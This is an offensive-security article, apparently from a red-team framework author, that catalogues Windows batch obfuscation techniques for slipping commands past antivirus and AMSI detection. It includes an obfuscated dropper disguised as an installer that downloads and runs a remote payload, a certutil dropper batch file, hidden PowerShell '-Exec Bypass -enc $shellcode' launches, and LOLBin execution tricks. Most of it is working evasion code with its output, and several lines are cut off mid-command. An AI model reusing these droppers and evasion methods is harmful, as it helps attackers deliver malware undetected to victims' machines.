



```
- INTRO -
```

The amazing work conducted by @danielbohannon in Invoke-Obfuscation, it took me to compile this article with a list of available obfuscation technics for cmd.exe (cmd-bat) bash (bash-sh) powershell (psh-ps1) C (C), vbscript (vbs), etc .. In one attempt to bypass AV's [AMSI|DEP|ASLR] detection mechanisms and sandbox detection technics. This article does not focus in shellcode obfuscation or crypting, but only in system call's that are (or migth) beeing detected by security suites like microsoft's AMSI/DEP/ASLR string based detection mechanisms ..

Example of one obfuscated bat agent [Agent.bat]



```
root@armagedon:~/venom/output# cat Procmom.bat
:: Framework: Venom v1.0.17 - shinigami
:: Author: r00t-3xp10it (SSA RedTeam @2020)
@echo off&%@i%&title Procmom - 3.10.5-dev Windows Installer&%#i#%&set $$=-w 1&&set $i=py&&set #?=.
@i%'$%f n%i@%ot DEF%_@$%INE%@h%D IS_MIN%@$%IMI%,;f%ZE%i?%D se%@$%t IS_MIN%_#t%IMIZ%@=i%ED=1 &%@$%&
,s%i0%tA%@%Rt "" /mi%@$%n "%~dpnx0" %* &%i@_%& eX%@$%I%_i_%t && @p"O"%i%we^R%@%s"h"^e%db%ll $C=p"i"
%@%p sh%@%o^w t"a"b%@%ul^a%@%te;I%@%f(-n%@%ot($C)){p%@%i^p i"n"s%@%t^a%@%ll t"a"b%@%u^la%@%te py%@%
n^pu%@%t p"s"u%@%t^i%@%l pi%@%l^l%@%o"w" pys%@%cr^ee%@%ns%@%h^ot p"y"i%@%ns^t%@%a"l"l%@%e^r} && @Po
%@i%w"E"r%@i%s^He%@$%ll (nE%@i%W-Obj%@%eCt -Com^O%@$%bjec%@_%t Wsc%d0b%rip^t%#?%She%@$%l^l)%#?%Po%#
i%pu^p("""Ins%@$%tala%@i%tio%@s%n Com%@s%ple%@$%te%@_%d.%#?%""",4,"""Procmom - 3%#?%10%#?%5-dev Wi%
@$%n%@%do%@i%ws In%@f%st%@_i#%al%R@%ler""",0+64) && @pOw^e%@%rS^h"E"%@_%lL %$$% bi%@$%t^s"a"%@i%d^m
%@f%in %i()%/t^ra%@i%n"s"%@$%f^er pu%@%r^pl%@%e"t"e%@%a^m /do%@_%w^n%@i%l"o"%@#1%ad %(f$)%/p^ri%@$%
or"i"%@i%ty fo%@$%r"e"g%@'%ro^u%@$%nd %-%ht%@%tp:/%@%/192.168.1.73/Procmom.%$i% $env:LocalAppData\P
rocmom.%$i% && @c%@$%d %LocalAppData% &%@%& =pY%@%t^H%@%o"N" Procmom.%$i%
root@armagedon:~/venom/output#
```

Glosario (Index):

Batch Obfuscation (cmd-bat)

String to obfuscate

```
cmd.exe /c powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $she
```

String obfuscated


```
cm^d.e^xe /c po^w^er^shel^l.ex^e -n^op -w^i^nd h^idd^en -Ex^e^c B^yp^a^s
```

String to obfuscate

```
cmd.exe /c powershell.exe Get-WmiObject -Class win32_ComputerSystem
```

String obfuscated

```
c"m"d.ex"e" /c pow"e"r"s"hell"."e"x"e G"e"t"-"Wmi"O"bje"c"t -Cl"a"ss win
```



cmd IDE
double quotes in comandline string
powerhell comandline sucesseful executed

```
C:\Users\pedro\Desktop> c"m"d.ex"e" /c pow"e"r"s"hell"."e"x"e G"e"t"-"Wmi"O"bje"c"t -Cl"a"ss win32_ComputerSystem

Domain              : WORKGROUP
Manufacturer        : ASUSTeK COMPUTER INC.
Model               : X555QG
Name                : SKYNET
PrimaryOwnerName    :
TotalPhysicalMemory : 7466340352


C:\Users\pedro\Desktop>
```


`HINT: In tests conducted i was not been able to use 2 letters inside double quotes (eg. c"md".exe)`

Any formula under the **batch interpreter** can be started with the follow special characters: `@` or `=` or `,` or `;`

```
=cmd.exe /c powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh

@cmd.exe /c powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh

,cmd.exe /c powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh

;cmd.exe /c powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh

cmd.exe /c @powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh
cmd.exe /c =powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh
```

String obfuscated

```
@c^m"d".ex^e /c ,p"o"wer^s^hell"."ex^e G"e"t"-"Wm^i"O"bje"c"t -Cl"a"s^s
```



```
C:\Users\pedro\Desktop>@c^m"d".ex^e /c ,p"o"wer^s^hell"."ex^e G"e"t"-"Wm^i"O"bje"c"t -Cl"a"s^s win32_ComputerSystem


Domain              : WORKGROUP
Manufacturer        : ASUSTeK COMPUTER INC.
Model               : X555QG
Name                : SKYNET
PrimaryOwnerName    :
TotalPhysicalMemory : 7466340352



C:\Users\pedro\Desktop>
```

cmd IDE
special chars in comandline string
comandline sucesseful executed

Further obfuscation adding ramdom whitespaces + commas + semi-collons + carets + double quotes
HINT: Empty space technic can't be used to brake the command argument, but used between them.

String to obfuscate

```
cmd.exe /c start /max netstat -ano | findstr LISTENING
```

String obfuscated [whitespaces+collon+semi-collon]

```
cmd.exe /c ,;,  start ;,,  /max ;,,  netstat -ano |; findstr  ,;LISTENIN
```

String obfuscated [whitespaces+collon+semi-collon+caret]

```
c^md.e^xe /^c ,;,  st^ar^t ,/mA^x ;^,,  n^et^sta^t -a^no |; fi^nds^tr  ,
```

String obfuscated [whitespaces+collon+semi-collon+caret+quotes]

```
;c^M"d".e^Xe ,/^c ,;,  ,sT^aR^t ,/mA^x "";^,,  n^Et^s"T"a^t  -a^"n"O |;,
```


Using the alternative cmd.exe [/R] switch to execute commands

String to obfuscate

```
cmd.exe /c start calc.exe
```

String obfuscated

```
cmd.exe /R start calc.exe
```



```
C:\Users\pedro>cmd.exe /R start calc.exe

C:\Users\pedro>
```

---

since we are using the cmd interpreter to lunch powershell,
we can replace the powershell trigger args ' `-` ' by cmd interpreter: ' `/` '

String to obfuscate


```
cmd.exe /c powershell.exe -wind hidden Get-WmiObject -Class Win32_Comput
```

String obfuscated

```
cmd.exe /c powershell.exe /wInd 3 Get-WmiObject -Class Win32_ComputerSys
```

We can also **pipe** commands to avoid detection, adding rubish data into the beggining of the funtion

```
echo "rubish data" | cmd.exe /c start powershell.exe
```



```
C:\Users\pedro\Desktop>echo "rubish data" | cmd.exe /c start powershell.exe

C:\Users\pedro\Desktop>
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\pedro\Desktop>
```

HINT: using [||] allow us to execute the 2º command if the 1º one fails to execute

---

[Brake command line arguments into diferent vars] The batch command 'CALL' executes one batch file from within another. If you execute a batch file from inside another batch file without using CALL, the original batch file is terminated before the other one starts. CALL command can also be used to 'call' the previous defined variables and joint them together in a new environment variable.

String command to obfuscate

```
cmd.exe /c netstat -s -p TCP
```

String obfuscated [brake command line arguments into diferent vars]

```
cmd.exe /c "set com3= /s /p TCP&&set com2=stat&&set com1=net&&call set j
```

String obfuscated [brake command line arguments into diferent vars]

```
cmd.exe /c "set com1=net&&set com2=stat&&set join=%com1%%com2%&&echo %jo
```

String obfuscated [brake command line arguments into diferent vars]


```
cmd.exe /c "set com1=net&&set com2=stat&&set com3=-p&&set join=%com1%%co
```

String obfuscated [another example using cmd /c to exec the string]

```
cmd.exe /c "set buff=net&& set void=at&&set char=st&&" cmd /V:ON /c %buf
```

String obfuscated [special characters inside set declarations]

```
cmd.exe /c "set --$#$--=net&& set '''=at&&set ;;;;=st&&" cmd /c %--$#$--
```



```
C:\Users\pedro>cmd.exe /c "set --$#$--=net&& set '''=at&&set ;;;;=st&&" cmd /c %--$#$--%%;;;;%%'''% -s -p UDP

UDP Statistics for IPv4

  Datagrams Received    = 2400
  No Ports              = 2167
  Receive Errors        = 826
  Datagrams Sent        = 2278

Active Connections

  Proto  Local Address          Foreign Address        State

C:\Users\pedro>
```

Obfuscating windows batch files using undefined environmental variables. '''Inside .bat files''' undefined environmental variables
are expanded into empty strings Since cmd.exe allows using variables inside commands, this can be used for obfuscation.


Chose some set of environmental variables that are not defined on most of the machines Example: `%A%`, `%0B%`, `%C%` ..

String command to obfuscate

```
cmd.exe /c powershell.exe -nop -Exec Bypass -noni -enc $shellcode
```

String obfuscated (**undefined-vars.bat**)

```
@echo off
%comspec% /c p%A%owe%B%rshell.e%C%xe -n%C%op -E%A%xec B%C%yp%B%ass -n%A%
exit
```



undefined-vars - Bloco de notas
Ficheiro Editar Formatar Ver Ajuda

```
@echo off
%comspec% /c p%A%owe%B%rshell.e%C%xe -n%C%op -E%A%xec B%C%yp%B%ass -n%A%oni -e%A%nc $shellcode
exit
```

undefined environmental variables inside BAT scripts

`HINT: Undefined variables technic are only accessible in bat scripting (it will not work in terminal)`


We can also use batch local enviroment variables to scramble the syscall's Since cmd allows using variables inside commands, this can be used for obfuscation. HINT: chose letters as: 'a e i o u' because they are the most commom. HINT: dont leave 'empty spaces' defining variables.

String command to obfuscate

```
netstat -s | findstr Opens
```

String obfuscated (**test.bat**)

```
@echo off
set i#=t
set pP0=p
set db0=a
set !h=n

%!h%e%i#%st%db0%%i#% -"s" | fi%!h%ds%i#%r O%pP0%e%!h%s
```


test - Bloco de notas
Ficheiro Editar Formatar Ver Ajuda
Variable declarations
Variable substitution in cmdline

```
@echo off
set i#=t
set pP0=p
set db0=a
set !h=n

%!h%e%i#%st%db0%%i#% -"s" | fi%!h%ds%i#%r O%pP0%e%!h%s
```


This next technic uses one batch local variable (%varObj%) as MasterKey that allow us to extract
the character's inside the `%varoBj%` variable to build our command. [special thanks: @Wandoelmo Silva]

String command to obfuscate

```
cmd.exe /c powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $she
```

String obfuscated (**template.bat**)

```
@echo off
SET varObj=abcdefghijlmnopqrstuvxzkyW0123456789ABCDEFGHIJLMNOPQRSTUVXZKY
%varObj:~2,1%%varObj:~11,1%%varObj:~3,1%.exe /c %varObj:~14,1%%varObj:~1
exit
```



```
@echo off
SET varObj=abcdefghijlmnopqrstuvxzkyW0123456789ABCDEFGHIJLMNOPQRSTUVXZKYW
%varObj:~2,1%%varObj:~11,1%%varObj:~3,1%.exe /c %varObj:~14,1%%varObj:~13,1%%varObj:~25,1%%varObj:~4,1%%varObj:~16,1%%varObj:~17,1
exit
```

[!] Description of %varObj% MasterKey (importante reading to understand the mechanism)

---

certutil - Additional Methods for Remote Download
Sometimes we need to use non-conventional methods to deliver our agent to target system and bypass detection.
In this situation certutil can be an useful asset because AMSI does not scan the download data in oposite to iwr.

String command to obfuscate

```
cmd.exe /c certutil.exe -urlcache -split -f http://192.168.1.71/agent.ex
```

File **certutil-dropper.bat** to be executed in target system

```
@echo off
sEt !h=e
sEt db=c
sEt 0x=a
echo [+] Please Wait, Installing software ..
;%db%M%A0%d"."eX%!h% /%db% @%db%e"r"Tu%A1%tIl.%!h%^xe "-"u^R%A0%l%db%Ac^
exit
```

`HINT: If you desire to send an .bat payload then delete 'start' from the sourcecode`

Using base64 stings decoded at runtime are a Useful obfuscation trick.
Because the agent.bat dosen't contain any real malicious syscall's to be scan/flagged.

HINT: Since windows dosen't have a base64 term interpreter built in installed, we have two choises to decode the base64 encoded syscall, or use the built in powershell (::FromBase64String) switch to decode our syscall or we chose to use certutil, but certuil onlly accepts strings taken from inside a text file, in that situation we instruct our script to writte the text files containing the obfuscated syscall's before further head using certutil to decode them.

String command to obfuscate

```
Get-Date
```

using base64 to decode the encoded syscall

```
1º - encode the command you want to obfuscate (linux-terminal)
echo "Get-Date" | base64

2º - copy the encoded string to paste it on your script
R2V0LURhdGUK

3º - Insert the follow lines into your batch script
@echo off
set syscall=R2V0LURhdGUK :: <-- WARNING: Dont leave any 'empty spaces' i
powershell.exe $decoded=[System.Text.Encoding]::UTF8.GetString([System.C
```


---

cmd similar interpreter's (LolBins)

defenders watching launches of cmd instance? then use the follow Microsoft signed binarys (LolBins) to execute your agents.

```
bash.exe -C calc.exe
pcalua.exe -a C:\tmp\pentestlab.exe
scriptrunner.exe -appvscript calc.exe
conhost.exe C:\tmp\pentestlab.exe
conhost "pentestlab.blog C:\tmp\pentestlab.exe"
conhost pentestlab.blog/../../tmp/pentestlab.exe
explorer.exe pentestlab.blog, "C:\tmp\pentestlab.exe"
```

```
forfiles /p c:\windows\system32\ /m notepad.exe /c calc.exe
SyncAppvPublishingServer.vbs "n; Start-Process C:\tmp\pentestlab.exe"
```



```
C:\Users\pedro>forfiles /p c:\windows\system32\ /m notepad.exe /c calc.exe

C:\Users\pedro>
```

---

delimiter removal in cmd interpreter

we can use [`@`] special char to obfuscate the syscall and then remove it at execution time..


The attacker sets the netstat command in a process-level environment variable called x before passing it to the final cmd.exe as standard input. The attacker also obfuscates the string netstat in the original cmd.exe command using `@` characters. The `@` characters are later removed from the command contents stored in the environment variable x using cmd.exe's native variable string replacement functionality. `%VariableName:StringToFind=NewString%` where `StringToFind` is the `@` character and `NewString` is blank, so the `@` character is simply removed.

String command to obfuscate

```
cmd.exe /c netstat
```

String obfuscated

```
cmd.exe /c "set x=net@st@at&&echo %x:@=% | cmd"
```



```
C:\Users\pedro>cmd.exe /c "set x=net@st@at&&echo %x:@=% | cmd"
Microsoft Windows [Version 10.0.19042.985]
(c) Microsoft Corporation. Todos os direitos reservados.

C:\Users\pedro>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:58119        SKYNET:58120           ESTABLISHED
  TCP    127.0.0.1:58120        SKYNET:58119           ESTABLISHED
  TCP    127.0.0.1:59962        SKYNET:59963           ESTABLISHED
  TCP    127.0.0.1:59963        SKYNET:59962           ESTABLISHED
  TCP    127.0.0.1:59964        SKYNET:59965           ESTABLISHED
```

Command 'netstat' executed

This technic can also be used to replace the [`@`] special character in local environment variable by the char missing on it (in this example the char missing in command is: [`t`])

String obfuscated

```
cmd.exe /c "set x=ne@s@a@&&echo %x:@=t% | cmd"
```

Remove the first and the last character of a string

```
cmd.exe /c "set x=inetstatu&&set str=%x:~1,-1%&&echo %str% | cmd"
```

Returning a specified number of characters from the left side of a string

```
cmd.exe /c "set x=netstatrubish&&set str=%x:~0,7%&&echo %str% | cmd"
```

